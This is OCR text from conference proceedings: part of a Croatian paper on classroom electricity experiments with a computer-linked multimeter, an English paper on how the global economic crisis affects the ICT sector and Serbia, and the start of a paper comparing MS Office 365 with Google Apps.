Kako bi prikaz rezultata mjerenja bio zoran te kako bi se omogućilo svim učenicima izvesti potrebna mjerenja neophodno je izraditi ili nabaviti kvalitetni izvor napona i struje sa mogućnošću reguliranja. Učenici se moraju uvjeriti kako nema opasnosti od strujnog udara prilikom spajanja strujnih krugova pri niskim naponima i slabim strujama. Potrebno je izraditi i nosač od pleksiglasa na koji se postavi promjenljivi otpornik (potenciometar) i podnožje sa halogenom žaruljom (koristi se u grafoskopu).

Osnovnu opremu čini:

- LCD projektor
- računalo
- digitalni univerzalni instrument PROTEK 506
- digitalni fotoaparat (kamera)
- program i kabel za prikaz podataka na računalu i povezivanje
- izvor istosmjerne struje sa regulacijom napona 0-24V, 0-8A
- žarulje sa podnožjima
- stalni otpornici
- promjenljivi otpornici
- dva galvanska članka od 4,5V
- vodiči za spajanje

III. POVEZIVANJE DIGITALNOG MJERNOG INSTRUMENTA SA RAČUNALOM

Digitalni mjerni instrument posjeduje sav potreban pribor, detaljan priručnik i program koji je potrebno instalirati na računalo. Računalo može biti i skromnijih mogućnosti, ali treba raditi sa Windows operativnim sustavom. Kad se jednom program instalira na računalo, mjerenje fizikalnih veličina obavlja se jednako kao na bilo kojem običnom digitalnom instrumentu, samo što se osim na njemu izmjerene veličine prikazuju i na zaslonu

računala. Računalo možemo povezati sa LCD projektorom kako bi izmjerene fizikalne veličine bile vidljive svakom učeniku, a to će sigurno omogućiti bolje razumijevanje očitanih vrijednosti izmjerenih fizikalnih veličina

IV. PRIKAZ STRUJNOG KRUGA ZA MJERENJE FIZIKALNE VELIČINE

A.1. Spajanje izvora

A.1.1. Paralelno spajanje izvora

Zaključak:

- napon je ostao isti
- tako spojeni izvori dvostruko dulje traju


A.1.2. Serijsko spajanje izvora

Zaključak:

- napon se udvostručio
- koristi se za rad uređaja veće snage (žarulja jače svijetli)

B.2. Ohmov zakon

B.2.1. Ohmov zakon za vodič (otpornik)



Tablica:

Napon U(V)	3	6	9
Struja I (A)	0.45	0.9	1,35

Zaključak:

- povećanjem istosmjernog napona na otporniku (linearno), proporcionalno se povećava i jakost struje

B.2.2. Ohmov zakon za vodič koji se grije (žarulja)

Tablica:

Napon U(V)	3	6	9
Struja I (A)	3	4,5	5,8

Zaključak:

Ohmov zakon ne vrijedi za vodič koji se grije.


C.3. Spajanje otpornika

C.3.1. Serijsko spajanje

Zaključak:

- dodavanjem otpornika (trošila, žarulja) u strujni krug **serijski**, smanjuje se sjaj žarulja sa svakom novom žaruljom (povećava se ukupni otpor u strujnom krugu)
- smanjuje se struja u strujnom krugu
- na svakom otporniku-trošilu javlja se pad napona
- ne primjenjuje se kod spajanja električnih uređaja u kućanstvu

C.3.2. Paralelno spajanje



Zaključak:

- dodavanjem otpornika (trošila, žarulja) u strujni krug **paralelno,** žarulje svijetle istim sjajem bez obzira koliko ih dodali
- povećava se struja u strujnom krugu
- javlja se grananje struje na mjestu spajanja nove žarulje-trošila
- primjenjuje se kod spajanja kućanskih električnih uređaja jer svaki uređaj radi neovisno o tome koliko ih je uključeno

D. Ovisnost snage uređaja o naponu i jakosti struje izvora

Ovdje se koristi isti spoj kao kod provjere Ohmovoga zakona za vodič koji se grije. Na stalku je postavljena halogena žarulja od 250 W/24V, a spojena je preko ampermetra serijski na stabilizirani istosmjerni izvor sa regulacijom napona (0-30V) i regulacijom struje (0-5A). Ispred žarulje postavljena je metalna traka za zaštitu očiju, a po sjaju žarulje, vidi se na stropu, očitavanjem napona i struje, učenici mogu provjeriti kako snaga trošila ovisi o naponu i struji.

Zbog sigurnosti i zaštite djece od nenamjernog skidanja sjenila kad je žarulja uključena ili dodira zagrijanog sjenila ili žarulje, ovu vježbu treba izvoditi sa što kraćom uključenosti žarulje i bez pomoći učenika.

V. KAKO REALIZIRATI OVAKAV NAČIN RADA

Ovakav način izvođenja vježbi iz fizike traži dodatna materijalna sredstva, kojih škole u pravilu nemaju. Zato je potrebno nešto od opreme i pomagala uz malo truda samostalno ili uz pomoć učenika izraditi i nabaviti. Neke ideje imaju i učenici. Na izbornoj nastavi iz elektrotehnike i elektronike, u sklopu tehničkih aktivnosti, moguće ih je realizirati u dogovoru s učiteljem tehničke kulture kao praktičan rad.

Stabilizirani ispravljač s kontinuiranom elektroničkom regulacijom napona izradio sam koristeći dijelove iz rashodovanih uređaja (transformator i žarulju iz grafoskopa). Kutiju sam izradio od komada pleksiglasa. Uređaj za savijanje plastike napravljen je od dijelova grijača i komada iverice. Tiskanu pločicu za elektronički modul dizajnirao sam i izradio samostalno, a elektroničke elemente sam kupio.

Od pleksiglasa sam izradio i nosače za žarulje.

Dosadašnja iskustva pokazuju da učenici vrlo rado eksperimentiraju. Sigurno je da će u budućnosti jedino ovako osmišljena, multidisciplinarna i eksperimentalna nastava fizike djeci biti zanimljiva te će u njima poticati ljubav prema prirodnim i tehničkim znanostima.

Zaključak

Od 2004. godine, kada sam počeo sa ovakvim načinom rada, učenici znatno bolje savladavaju gradivo i ne boje se pokusa sa električnom strujom. Skupe alkalne baterije se više ne kupuju jer se koristi ispravljač.

Iz svega navedenog vidi se veliki pomak kako u prezentaciji tako i u sudjelovanju učenika u nastavi fizike. Znanje koje učenici postignu ostane dulje u

sjećanju, a početni strah od korištenja električnih aparata i uređaja trajno nestaje.

PAPERS

Global Economic Crisis and Future Perspective of Information Society Innovation and Development

Marijana Vidas-Bubanja, PhD*,
* Belgrade Business School/Belgrade, Serbia
marijana.bubanja@bbs.edu.rs

Abstract - Accepting the fact that information technology and the Internet are major drivers of economic growth, social change, research and innovation, this paper analyses the impact of current economic crisis on future perspective for further technological innovation and development of information society, as well as the potentials offered by information-communication technologies in overcoming the stagnant economic trends.


I. INTRODUCTION

The last decade has seen information and communication technologies (ICT) dramatically transforming the world, enabling innovation and productivity increases, connecting people and communities, and improving standards of living and opportunities across the globe [1].

II. GLOBAL ECONOMIC CRISES

The world is experiencing the severe financial and economic crisis, the worst since the Great Depression of the 1930s. The crisis that originated in the US sub-prime mortgage market led to a widespread credit crunch, with spillover effects throughout the global financial and banking sector. Virtually no economy was spared from the economic downturn, with many countries officially entering into recession during 2009. While the most immediate and pressing impact of the financial crisis has been the lack of readily available credit, it is expected that its mid and long-term effects will still be felt in the timing of economic recovery and in persistently high unemployment rates in many countries [2].

According to International Monetary Fund (IMF) global activity has weakened and become more uneven, confidence has fallen sharply recently, and downside risks are growing. Besides unresolved structural fragilities in many countries, a barrage of shocks hit the international economy in 2011, including the devastating Japanese earthquake and tsunami, unrest in some oil-producing countries, and the major financial turbulence in the euro area. Two of the forces now shaping the global economy are high and rising commodity prices and the need for many economies to address large budget deficits [3].



Overall, activity in the advanced economies is now projected to expand by 1½ percent on average during 2012–13 (Figure 1). Given the depth of the 2009 recession, these growth rates are too sluggish to make a major dent in very high unemployment. This is largely because the euro area economy is now expected to go into a mild recession in 2012 as a result of the rise in sovereign yields, the effects of bank deleveraging on the real economy, and the impact of additional fiscal consolidation [3].

TABLE 1. OVERVIEW OF THE WORLD ECONOMIC OUTLOOK PROJECTIONS

			September 2011 WEO Projections	
	2010.	2011.	2012.	2013.
World Output	5,2	3,8	3,3	3,9
Advanced Economies	3,2	1,6	1,2	1,9
Emerging and Developing economy	7,3	6,2	5,4	5,9
World Trade Volume	12,7	6,9	3,8	5,4
Imports				
Advanced Economies	11,5	4,8	2,0	3,9
Emerging and Developing economy	15,0	11,3	7,1	7,7
Exports				
Advanced Economies	12,2	5,5	2,4	4,7
Emerging and Developing economy	13,8	9,0	6,1	7,0

With only limited policy room, growth in most other advanced economies is also lower, mainly due to adverse spillovers from the euro area via trade and financial channels. Growth in emerging and developing economies is also expected to slow to average 5¾ percent during 2012–13 — a significant slowdown from the 6¾ percent

This paper is result of the research realized under the project 179038 –„ Modelling of the development and integration of Serbia into world trends in the light of the economic, social and political commotions“ financed by the Ministry of science and education of the Republic of Serbia.

growth registered during 2010–11 and about ½ percentage point lower than projected by IMF in the September 2011 (Table 1) [3]. The reasons are connected with the worsening external environment and a weakening of internal demand. The most immediate policy challenge is to restore confidence and put an end to the crisis in the euro area by supporting growth, while sustaining adjustment, containing deleveraging, and providing more liquidity and monetary accommodation.

The economic downturn has posed significant challenges to governments regarding the most appropriate policies to tackle the crisis. In major advanced economies, the key policy requirements are to address medium-term fiscal imbalances and to repair and reform financial systems, while sustaining the recovery. In emerging and developing economies, near-term policy should focus on responding to moderating domestic growth and to slowing external demand from advanced economies [2].

III. IT SECTOR IN CURRENT CRISES

Given the central nature of ICTs in the economy the impact of the economic crisis on ICTs is twofold, *i.e.* direct and indirect impacts on the ICT sector itself, but also on the productive and innovative use of ICTs across the economy and society. The two impacts are mutually reinforcing. A slowing ICT sector will generate lower productivity increases and potentially fewer ICT innovations. Slower uptake of ICTs slows the productivity and innovation - enhancing features of ICTs from diffusing throughout the economy. Network effects induced by a broadly installed ICT infrastructure do not materialize [4]. The "third" or so called societal impacts, result from the ways in which ICTs are facilitating longterm changes in patterns of social and economic behaviour, is also affected by the crisis slowing down the transition to an Information Society.

The fact that the ICT sector is not immune to the current crisis and is suffering can be seen at both "ends" of the market [5]:

- The supply side of the ICT sector is seeing a downturn in investment, as there is less confidence in the economy and less readily-available cash to invest in longer-term infrastructure projects. ICT growth in OECD countries was down by over 6% in 2009;
- The demand side of the ICT sector is also suffering, as consumers postpone plans to upgrade their mobile phone or broadband connection and become more cost conscious. World ICT spending fell by 4% in 2009 but is expected to grow by some 6% in 2010.

In terms of ICT sub-sectors, the revenues of global ICT hardware firms have been more affected early in the economic crisis than ICT services firms (IT services, software, Internet-related and telecommunications), as was the case in 2001-2002. Semiconductors, electronics, communications and IT equipment were hit by slumping business and consumer demand and growth dropped sharply. The semiconductor industry is a bellwether for developments in the ICT industry. Semiconductor production fell particularly rapidly at the end of 2008 and in the first quarter of 2009, with world capacity use dropping towards 50% and semiconductor equipment manufacturers seeing very rapid falls in orders. ICT services have also slowed, and year-on-year growth of IT services and software both turned negative in the first quarter of 2009, with Internet business growth around zero. [4].

The economic crisis is having a major impact on the ICT sector in Europe as well. In Western Europe, total end-user spending on ICT fell 8% in 2009 and remain flat in 2010 before increasing to 3 percent in 2011. In Eastern Europe, the situation is expected to be worse, with a 10% decline in 2009 and a 2% decline in 2010. In 2011, spending is projected to increase by 4%. While the downturn is expected to have a significant impact on all segments of European ICT industry, some sectors (manufacturing) will be more strongly hit than others (software) [6]. The telecom equipment industry, which is Europe's traditional strength, and semiconductors are being hit by the crisis more than other ICT segments. The service segment (telecoms and software) is tempering the crisis thanks to sustained demand for traditional services.

Global restructuring of world ICT production continues during the crises. Eastern Europe, Mexico and non-member developing economies are increasingly important as producers and growth markets. In 2009 OECD countries' share of the ICT world market declined to 76% (from 84% in 2003), as growth in non-OECD economies decoupled from growth in OECD countries. The OECD-area ICT sector has shifted to computer and related services and other ICT services. These services account for more than two-thirds of total ICT sector value added in most countries.

Multinational enterprises, international sourcing, and intra-firm and intra-industry trade have had huge impacts on global ICT goods value chains, and the reorganisation of the international supply of ICT services has been an increasing source of growth. China is by far the largest exporter of ICT goods, very largely driven by foreign investment and sourcing arrangements. India is by far the largest exporter of computer and information services, fuelled by the growth of domestic firms. Asia plays an increasing role in goods production networks that import high-value electronic components for assembly and re-export, and China's role as a production and sourcing location has intensified. In 2008 China's ICT exports were only slightly behind the combined exports of the United States, the EU27 (excluding intra-European trade) and Japan. New supply locations are emerging as the search for low-cost provision and the reorganisation of global innovation and supply chains continue [5].

ICT and ICT-related employment account for a significant share of total employment. The ICT sector had close to 6% of total OECD business sector employment in 2008 (almost 16 million people), and long-term growth

has been somewhat faster than for total business. ICT employment has trended downwards, but not as rapidly as in automobiles, for example. Employment has dropped in ICT goods sectors, and has remained quit flat in ICT services. However, despite year-on-year falls of 6-7%, ICT manufacturing employment has not suffered the large declines of 2002-03. [5].

The 2008-2009 economic crisis had a profound impact on the revenues of ICT companies and on ICT research and development (R&D) expenditures worldwide [5]. The effect for the ICT sector worldwide was a steep downward trend in R&D expenditure growth from a 25% growth in the first quarter of 2008 to a 22% decline in the first quarter of 2009. Growth in both revenues and R&D expenditures remained negative in 2009, but started to show signs of recovery. The first quarter of 2010 was marked by positive growth rates in both revenues (25%) and ICT R&D expenditure (approaching 10%).

Nevertheless, the scarcity of credit had an immediate and direct impact on the ability of telecom operators and ICT companies to fund expansion and innovation. During the crisis, new investments were postponed or scaled back, as investors became more cautious. Moreover, ICT companies and telecom operators came under further price pressure for their services as consumers' purchasing power diminished and unemployment rates increased dramatically [2].

Concerning the situation in Europe, the ICT sector is the largest R&D investor in this region and research activities are largely concentrated in its manufacturing segments. The economic slowdown, its uncertain outlook and the expected brake on earnings suggest a slowdown in the growth of R&D expenditure. There is a risk that the current financial crisis may undermine the recent positive development in R&D investment rate by European businesses. As the private sector will tend to limit its R&D spending, it would become all the more important to ensure that the public sector sustains, and even increases, its support to R&D [6].

It is also evident that like foreign direct investment (FDI) in general, ICT-related FDI slumped during the crisis**.** ICT-related merger and acquisitions (M&As) declined faster than total M&As from 2007. In 2009, acquisitions of ICT firms accounted for only 11% of the total value of deals, down from the historic high of over 30% in 2000 when telecommunications firms overextended themselves in a buyout frenzy. Non-OECD economies are increasingly active: the share of ICT-sector cross-border M&As targeting and originating in them increased steadily to 33% and 24%, respectively, in 2009.

There is a major shortfall in the investment needed to to modernize the global information infrastructure, a shortfall that the financial crisis can only exacerbate. A recent study by Nemertes concludes that demand will exceed total broadband capacity at the access layer of the Internet by 2012, with the situation worse than originally projected in the US. Nemertes estimates the global cost of upgrading the Internet to keep pace with demand at US $137 billion over the next five years, with network operators in North America spending 60-70% less than they should be [7].

There are high hopes that the ICT sector will emerge from the crisis as strong as ever. Experience of previous crises in the ICT sector also suggests that there is reason to remain optimistic. The ICT industry has already been severely tested during the *dot.com* crisis in 2001/2002, from which it emerged stronger and more resilient. Crises can often overturn the established order and generate openings for new opportunities: Google was born in 1998, in the midst of the Asian financial crisis and Skype was born in 2003, during the *dot.com* slump [2].

IV. ICT`S ROLE IN OVERCOMING ECONOMIC DOWNTURN

ICTs and the Internet are a fundamental economic infrastructure. The benefits of ICTs are amplified by their use throughout the economy and society, and the innovations that they drive. ICT investments spur competitiveness and productivity at the firm and aggregate level, in particular when combined with investment in skills, organisational change (and industry restructuring), innovation and new firm creation [5].

Investment in ICT contributes to overall capital deepening helping to raise labour productivity. Technological progress in the production of ICTs may contribute to more rapid multifactor productivity growth in the ICT-producing sector. Finally and most importantly, greater use of ICT outside the ICT sector throughout the economy helps firms, public and social institutions to increase efficiency and enhance innovation, develop new products and services and raise multifactor productivity growth.

Due to fact that ICT industry and ICT-enabled innovation in non-ICT industries and services make an increasingly important contribution to the economic growth, the ICT sector was highlighted in the EU Lisbon Objectives, and has retained its prominence in the Europe 2020 Strategy. The *Digital Agenda for Europe*, one of seven 'flagship initiatives' under the Europe 2020 strategy, aims to "contribute significantly to the EU's economic growth and to spread the benefits of the digital era to all sections of society" [6].

The Digital Agenda for Europe frames key actions to tackle following seven problems – fragmented digital markets, lack of interoperability, rising sybercrime and risk of low trust in networks, lack of investment in networks, insufficient R&D efforts, lack od digital literacy and skills, and missed opportunities in adressing societal challenges. Actions in this areas are projected as a set of positive agendas to boost Europe`s social and economic performance.

V ECONOMIC FUTURE WITH ICT

Current technological progress like WEB 2.0 services, virtualization and claud computing, dynamic

rise of mobile technology and broadband connections create new opportunities for developing models and strategies, organization change and higher education levels in order to overcome economic crisis. Priorities are now on getting the economy moving, focusing on ICT skills and employment, broadband diffusion, ICT R&D and venture finance, and a major new emphasis on using ICTs to tackle environmental problems and climate change.

a) Mobile telephony and broadband networks- Connectivity and access are fundamental. Without them, there can be no use of the ICTs that they enable. What matters is the extent to which ICTs are used and the range of people that make use of them. These depend on other factors in addition to connectivity and access—for example, the affordability of access and services, the relevance and value to end-users of the content and resources that can be accessed through them, and the capabilities of endusers to make use of access (such as their literacy and research skills [8].

Mobile telephony has become the predominant mode of voice communications worldwide, leading not just to growth in the number of mobile phones but to a reduction in the number of fixed line subscriptions in all world regions. It represents a major transformation in social behaviour, in which the opportunity for personal interactive communications at the point of need or choice has, for the first time, become available to the majority of people in low-income countries (about 85 per cent of Africa's population is now covered by mobile networks, and the figure should approach 100 per cent by 2015).

At the end of 2010, global mobile penetration was estimated at 79 subscriptions per 100 inhabitants, up from 69 the year before. According to International Telecommunication Union (ITU), there were some 5.4 billion subscriptions worldwide. Developed and transition economies now boast more than one mobile subscription per inhabitant, while penetration in developing economies in 2010 was about 77 per 100 inhabitants, close to the global average [9].

The transition to a mobile-led communications requires significant rethinking of the ways in which individuals and communities make use of networks and devices, of Government strategies for the delivery of online public services and citizen communication, and of ways in which communications networks can be used to achieve development objectives.

Broadband is gaining increasing attention by Governments worldwide as a general-purpose technology with important impacts on the economy, employment, education and health. At the end of 2010, there were an estimated 527 million fixed broadband subscriptions around the world. Global penetration rose less than one point between 2009 and 2010 from 7.0 to 7.7 fixed broadband subscriptions per 100 inhabitants. The gap between developed and developing countries remains massive (26 versus 4) and in LDCs there were less than 1 million fixed broadband subscriptions in 2010 [9].

In addition, with the improvement in the speed and quality of broadband and with Web 2.0 technologies and applications, economic and social dynamics across the world will change dramatically, with massive implications in terms of productivity gains and new opportunities for individuals. This inflection point presents an opportunity for economies—and cities—all over the globe to take decisive steps to gain the competitive advantage that can be derived from widespread use of broadband networks.



Figure 2. Growth effects of ICTs - Percentage point increase in GDP per capita for every ten percentage point increase in ICT penetration, 1980-2006

Some studies have analyzed the effects of broadband deployment. For example, in 2010 the World Bank published research demonstrating that every 10 percent increase in broadband penetration produces a 1.4 and 1.2 percent rise in GDP growth in middle-income and developed countries, respectively (figure 2). Another study showed that increased broadband penetration significantly increases productivity growth in countries with high and medium ICT intensity—potentially by as much as 15 percent.

b) Claud computing - One widely-used definition, from the United States National Institute of Standards and Technology, describes claud computing as "a model for enabling convenient, on-demand network access to a shared pool of configurable computing resources (e.g. networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction." [8].

This new architecture of ICT use is expected to have significant benefits for end-users, who can access services as and when they require them rather than having to invest in hardware and software assets that they rarely need—claud computing has reduced costs, enabled greater capacity and range of activity, and generated efficiencies in business practice and the use of ICT resources. It will also improve people's ability to use computers when they are on the move.

c) Social networking - The recent explosion in social networking and the related evolution of new forms of business, operational, scientific, and other relationships point in even more promising directions. Social networking and other forms of user-generated content are the most dynamic area of Internet development today, at least as far as end-users are concerned. The changes in the relationship between the production and consumption of content which are associated with them have already had profound implications. Web 2.0 has enabled a widespread and continuing shift in the balance of

communications and content consumption away from a more traditional pattern (such as newspapers, broadcasting and mainstream websites), in which content was delivered to consumers, towards a new pattern in which a high proportion of content is exchanged among consumers.

The increasing availability of Internet, and so of Web 2.0 interaction, on mobile phones is adding a new dynamic to the growth of social networks. "User-generated content" takes many forms, such as: online chat and instant messaging (IM) services, voice over Internet services (VoI), audio and video sharing websites, blogs, wiki-based sites and wiki software, other important areas of user-and network-generated content include personal sales and auction sites, online gaming and peer-to-peer filesharing [8].

Broadband also facilitates the use of social media and many of its applications, which present economic and marketing opportunities for enterprises. The potential of social networks, such as Facebook and Twitter, lies particularly in relation to customer interaction, such as marketing and brand monitoring. Their nature encourages customer feedback, which can serve to guide business decisions and strategy.

Young people are particularly adept at social media use and are an emerging consumer group that can be targeted. Social media may offer a cost-effective way for informal enterprises and small and medium enterprises (SMEs) to establish a Web presence. Furthermore, as mobile versions of social networking do not require much bandwidth, they can be attractive options for users in countries with slow Internet connections. It may also provide better information on demand and user preferences.

A 2010 study found that 20 per cent of companies in the United States and Europe already use blogs, forums or wikis for internal or external purposes. But while Facebook is the most popular social networking application worldwide, others lead in specific national markets such as Orkut in Brazil, Qzone in China and Vkontakte in the Russian Federation [9].

d) Keeping the privacy and security of information systems on the high level is the great challenge in Information Society development The increased role of ICTs within economy and society has led to a great increase in the volume and range of data on individuals which are held within computer systems, and a concomitant risk that such data will be used for purposes other than those for which it was provided. Citizens and consumers are concerned that their data may leak or be misused, but Governments and many citizens are also concerned about the risks posed by international terrorism and organised crime.

e) Green ICT - In the past few years, a new aspect of ICT use has emerged and become a focal point of attention: the "green" potential of ICT, in particular the use of ICT to become more energy-efficient and, as a result, reduce greenhouse gas emissions. There is much hope that ICT can be a major part of the solution in tackling climate change and related environmental challenges [10]. Some advocates of ICTs see them as major potential contributors to environmentally sustainable economic growth, while others have warned that the growing use of ICTs and society's growing dependence on them have challenging implications for resource management and waste disposal.

VI ICT SECTOR IN SERBIA

ICT is among the most vibrant and fastest growing sectors in Serbia, with a two-digit annual growth in the years prior to the crisis. In the period 2005-2008, the IT sector in Serbia grew from €280 million to €545 million [11]. In 2007 alone the market grew by 36.61%, followed by 18.74% in 2008. This growth based on the growth of other sectors, introduced structural reforms and privatization as well as an inflow of FDI. However, the economic crisis hit Serbia heavily, creating significant negative consequences to the ICT industry as well. In 2009 alone, the IT market in Serbia fell by 22.20% to €424 million.

IT sector in Serbia has software and hardware segments. About 67% accounts for the hardware segment which includes PC sales, locally assembled computers, notebooks, printers etc, the remaining 33% for the software segment which includes software development and services. According to the data provided by the Serbian Chamber of Commerce, there has been a significant export growth of the IT services (computer and information services), in the year 2008 to 160 mil $ comparing with previous years, after which its value slightly went down (140 mil$). The Statistical Office data showed a great market potential in providing services in introducing IT solutions such as ERP and CRM. Website development also has market potential. Demand for delivery of hardware solutions continues to remain high [11].

The usage of IT in Serbia is still in a developing phase. High penetration of IT into Serbian households and companies has been slowed down in the last two years, mostly due to the economic crisis. However, the main question is how much the ICT sector would be able to grow in the years of, and directly following, the recession.

In their analysis, MINECO argues on the necessity of IT sector growth at 19% per year for the period 2010-2014 (5 years), otherwise the Serbian economy will fall into a deeper crisis. In that regard, the role of the Government is very important [11].

Besides the political dimension of the approach to the development of ICT sector and of information society generally, exceptional importance in Serbian national economy has awareness that development supported by the application of ICT is not a purely technical question connected with the construction of a telecommunications network, the Internet infrastructure and installation of

computers. Such development calls for altering the country's economic system to make it capable of supporting new business models based on knowledge-intensive technologies. Besides a new and altered role of the Government, the principal role in the construction of such an economic system is played by private companies, which create new models of doing business and invest in them [12].

The task of the state is therefore creating an environment conducive to this kind of entrepreneurship. The following factors may considerably influence the capacity of an Serbian economy to support domestic ICT sector growth and accept new ICT technological solutions as the basement for higher growth rates and better living standards:1)adequate interaction between macroeconomic and structural policies and development of entrepreneurial attitude; 2) a financial system acting to mobilize and rally individual resources to fund investments and allocation of funds in ICT sector and other sectors with the highest rates of growth; 3) the existence of an open and competitive market which will facilitate the diffusion of innovations; 4) key role of human capital, because higher levels of knowledge are required where it is necessary to apply or adapt modern technological solutions; 5) policy changes in many areas caused by the increasingly important role of IT; 6) an efficient government, because it is becoming clear that a successful developmental strategy in contemporary conditions becomes impossible without cooperation between companies, and between companies and the state, at various levels.

VII Conclusion

Much of the world has yet to tap to a significant extent the Internet's and ICT`s huge potential for generating economic and social benefits. As more people get connected, it will trigger massive implications for productivity and will open all kinds of new opportunities for countries and individuals. The developmental impacts that result from proper ICT implementation are not the product of changes in technology, connectivity or access alone, but of the conjunction of those changes with human development activity— the choices people, businesses and Governments make, the ways in which they connect with new opportunities, the extent to which they seek to change their prospects in the longer term.

The challenge is even more relevant now because many countries are rethinking their growth and development models due to global economic crisis. This is an area in which technology—and particularly ICT—can play a crucial role, even if there are no solutions that guarantee success.

Determining factors for future ICT role in supupporting economic upturn are the following [9]:

Firstly, the quality of the ICT infrastructure is an increasingly vital determinant of the overall economic and social development. Governments and their development partners need to ensure that the ICT infrastructure meets the needs of different kinds of enterprises, and all other information economy stakeholders.

Secondly, enterprises must be able to make the best use possible of ICTs, as they positively affect productivity. Different kinds of ICTs help enterprises to manage their resources more efficiently, access the information needed for better business decision-making, reduce transaction costs, and enhance their ability to bring products and services to customers. Governments should play a key role in enhancing business use of ICTs by – for example – ensuring that relevant ICT tools and services are available and affordable, and providing a legal and regulatory framework that supports the uptake and productive use of ICTs.

Thirdly, supporting the ICT sector itself is important. The production of ICT goods and services is providing new opportunities for private firms to start up and grow, create jobs, and spur innovation, thereby contributing to overall economic growth. Governments can create an enabling framework for the ICT sector to expand by liberalizing the sector, enhancing competition in all segments, providing adequate regulations, increasing trust in the use of ICT services, providing training in ICT skills, nurturing ICT enterprises through incubation and by establishing technology parks, and using public procurement to create demand among local ICT enterprises.

Serbia, being at the beginning of information society development, has to define proper infrastructure-organization-human framework to tap all the advantages offered by new technologies in order to overcome economic crises and to enable more competitive work of domestic enterprises and higher growth rates of national economy.

Abstract - Cloud computing is based on the rent of architecture to perform various tasks, where all communications between a client and a computer in the "cloud" provides by the Internet. More prevalent types of services in the cloud are: a) Software as a service – SaS, b) Platform as a service and c) Infrastructure as a Service - IAS. The biggest advantage of cloud computing is the use of resources and services which are especially beneficial to smaller companies that are just starting in business and can avoid the purchase of expensive equipment to perform certain tasks. The most famous big IT corporations in the field are Google and Amazon.

Microsoft Office 365 in combination with Microsoft Windows Azure platform ensures companies of all sizes high productivity with low costs, saving time, money and free up valuable resources. Microsoft Office 365 is a combination of familiar desktop tools such as Office 2010 with communication networks and next-generation collaborative services like Exchange Online, SharePoint Online and Lync Online. This article will show features of the new MS Office 365 platform based on the "cloud" concept as cost-effectiveness in the same business domain. The same product will be compared with the existing Google Apps competitor.

Keywords: cloud computing, SaS, Pas, IaS, MS Office 365, Google Apps, Hyper Office.

I. INTRODUCTION

With the development of the Internet, its expansion and the access speed increase some tasks can now be done remotely. The idea is that users can use their existing equipment instead of investing in new technology and still get a satisfying service. With his existing equipment the user accesses the Internet and sends a request for a service which is then replied to. This naturally costs money but for some users it's better than getting new equipment for a business which is not their primary source of income. This form of providing for services is called cloud computing and it's based on renting computer resources and architecture for performing various tasks, from simple services like writing a document to complex virtual machines[1].

Cloud computing today is defined so that it to an extent envelopes everything that we already do. The simplest definition says that cloud computing is a model within computer science in which services are put up on the internet so that users can access them under certain conditions. A bit more complex definition says that the cloud is a group of computers and computer software on which services are installed which are then provided via the Internet while cloud computing consists of the cloud and the services set on the cloud. Three types of services based on the cloud concept are mentioned today[2]:

- *Software as a service, SaS*
- *Platform as a service, PaS*
- *Infrastructure as a service, IaS*

SaS defines that the user pays only for access and usage of the programs located on the remote computer. However it is not certain which forms of SaS are a cloud and which ones are not. It is a form of service providing in which the provider of a certain service rents the computer architecture and then puts his service on the rented machines.

With PaS and IaS models users rent the architecture itself and they decide how to use it. In general the platform model defines that the user develops and install their own software into the cloud while in the infrastructure as service model users rent a virtual computer which runs in the cloud.

Cloud computing can additionally be divided into private and public clouds. A private cloud is an infrastructure which a company gives to its own employees. The advantage is the optimization of usage of the equipment; all users are connected to the same infrastructure with their own demands while control services ensure optimal distribution of resources. Usually when someone speaks about cloud computing they refer to the public clouds. It is a sort of cloud computing where everyone can access the infrastructure by paying for it. Although today cloud computing is seen as the solution of all issues within computer science, the reality is that only some business and technological scenarios can truly use its potential. The scenarios differ from organization to organization and it's

[1] Mutavdžić, R., „Privatni ili javni oblak: pregled poslovnih scenarija i odluke o uporabi Cloud Computinga (BIZ)". COMBIS 2010.

[2] Web source: Mreža, http://www.bug.hr/mreza/tekst/cloud/95395.aspx

